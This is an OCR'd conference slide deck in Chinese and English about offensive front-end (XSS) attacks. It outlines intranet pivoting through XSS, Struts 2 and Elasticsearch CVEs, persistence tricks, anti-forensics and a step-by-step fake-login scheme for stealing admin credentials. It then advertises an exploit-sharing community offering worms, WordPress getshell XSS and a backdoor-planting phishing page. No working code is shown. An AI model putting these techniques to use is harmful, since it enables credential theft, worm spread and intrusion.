


第三关：守城攻心

守城攻心



攻心守城


Exp
Intranet border
XSS-Proxy
Inject XSS code to all some origin frame
Local transfer HTTP proxy
XSS-Intranet
Jar virus
Ajax scan Intranet
Struts 2: 80/8080
Patch bypass
CVE-2013-2251
CVE-2014-0094
CVE-2011-3923
CVE-2013-1965
CVE-2013-1966
Elasticsearch: 9200
CVE-2014-3120
CVE-2015-1427
Local border
Browser
Trusting-zone
Privileged-zone
Inner-webview
Local File bypass SOP
IOS
Andriod
PC
Persistence XSS
Rootkit
Cookies
Prevent expired: Set max-age=99999999
Prevent overwritten: Set domain field to top-domain
Flash SharedObject
setLocal
LocalStorage
setItem
Frame page
1. No border iframe
2. Address bar sync
historty.pushState
location.hash
Opener hijack
opener.eval(...exp...)
Open window event hook
<a target=_blank>
<form target=_blank>
window.open
HTTP response cache
HPP
Anti-Tracking
Still work
Detect tab is active: document.hidden
Detect Local proxy
BurpSuite:8080
127.0.0.1:8080/history
Charles:8080
Fiddler:8888
Detect devtools
npm install devtools-detect
Check referer
response jQuery
IP add to blacklist
XSS Proxy server
EXP
Message
Data receive
Keep session
Clear trace
Clear console：console.clear
Clear address bar: history.replaceState
Use WebSocket replace Http
Use Flash execute JS
Info collection
Ajax get current page data
WebRTC get Gateway info
VPN
Intranet IP
All link: document.links
Replay cookies
Custom X-Forword-for bypass IP limit
Use Http Proxy replay, prevent cookie domain field wrong
Steal Admin login info
1. hook all link click event
2. each path filed remove cookie
3. multiple call history.pushState, prevent go back.
4. ajax get login page
5. clear DOM：document.open
6. write login page
6. set document.title
7. 500ms defer bind steal event to all form


冷兵器时代就到这。

云攻击 – TalkIs.Cheap

TIC


- **什么是 TalkIs.Cheap？**
- TalkIs.Cheap 是 TIC 社区域名，TIC 是基于社区形式收集互联网的前端漏洞利用的 exploit 。

TIC



传统的前端漏洞 Exploit 编写过程

TIC



TIC Exploit

TIC Receiver

TIC

不仅仅是漏洞，可以是一个优雅 Worm 的实现，也可以是一个浏览器有生命力的 feature 的利用，或者是一个 Wordpress 一个 XSS 的完美利用。

The Popular exploit

新浪微博蠕虫全套	包括智能绕大V、自传播、截获密码、防官删干扰符等详细蠕虫利用代码。	NPC
Wordpress WP Slider Plugin Cross Site Scripting	最新的 wordpress WP Slider 插件 XSS 直接 getshell，命中率 90%，长期更新。	NPC
Wordpress mysql feature XSS	需要交互，POC 已突然行级限制，最新的 wordpress 回复处 XSS 直接 getshell。	NPC
PHPCMS Store-XSS，指哪儿打哪儿	通过智能 Sump 脚本配合完成增加管理员、写入自定义代码模块。	NPC
Discuz DOM XSS 钓鱼管理员脚本	管理员触发后调用 Discuz 原生登录框钓取管理员密码。	NPC
高仿 PhpMyAdmin 升级警告页	智能匹配版本，获取密码后自动种植 mysql 后门，懂的来。	NPC

TIC

Exploits Documention About Login

Tutorial

Specification

Web 2.0 hacking community.

About XSS, a use of JSONp, browser exploits and other front-end security community.

README

Introduction

学习如何便携优雅的 Worm、Sump 等 Web 2.0 hack 的 exploit。

Learn

Exploit

提交你打造的 Exploit，可以是互联网的前端 Attack API，也可以是基于浏览器特性的利用。

Commit

Community

加入社区成为 TIC 的一员，一起分享与成长。

Join

TIC

Exploits Documention About Ali

Web 2.0 hacking community.

About XSS, a use of JSONp, browser exploits and other front-end security community.

README

Introduction

学习如何便携优雅的 Worm、Sump 等 Web 2.0 hack 的 exploit。

Learn

Exploit

提交你打造的 Exploit，可以是互联网的前端 Attack API，也可以是基于浏览器特性的利用。

Commit

Community

加入社区成为 TIC 的一员，一起分享与成长。

Join

Home

Profile

Generator

My Exploits

Add Exploit

Inbox 12

Logout

Shortcut: ALT + S

终极目标：带着黑科技离开这个世界

Thanks

余弦、三斤、Erevus、0x_jin、园长、0x0F、Only_guest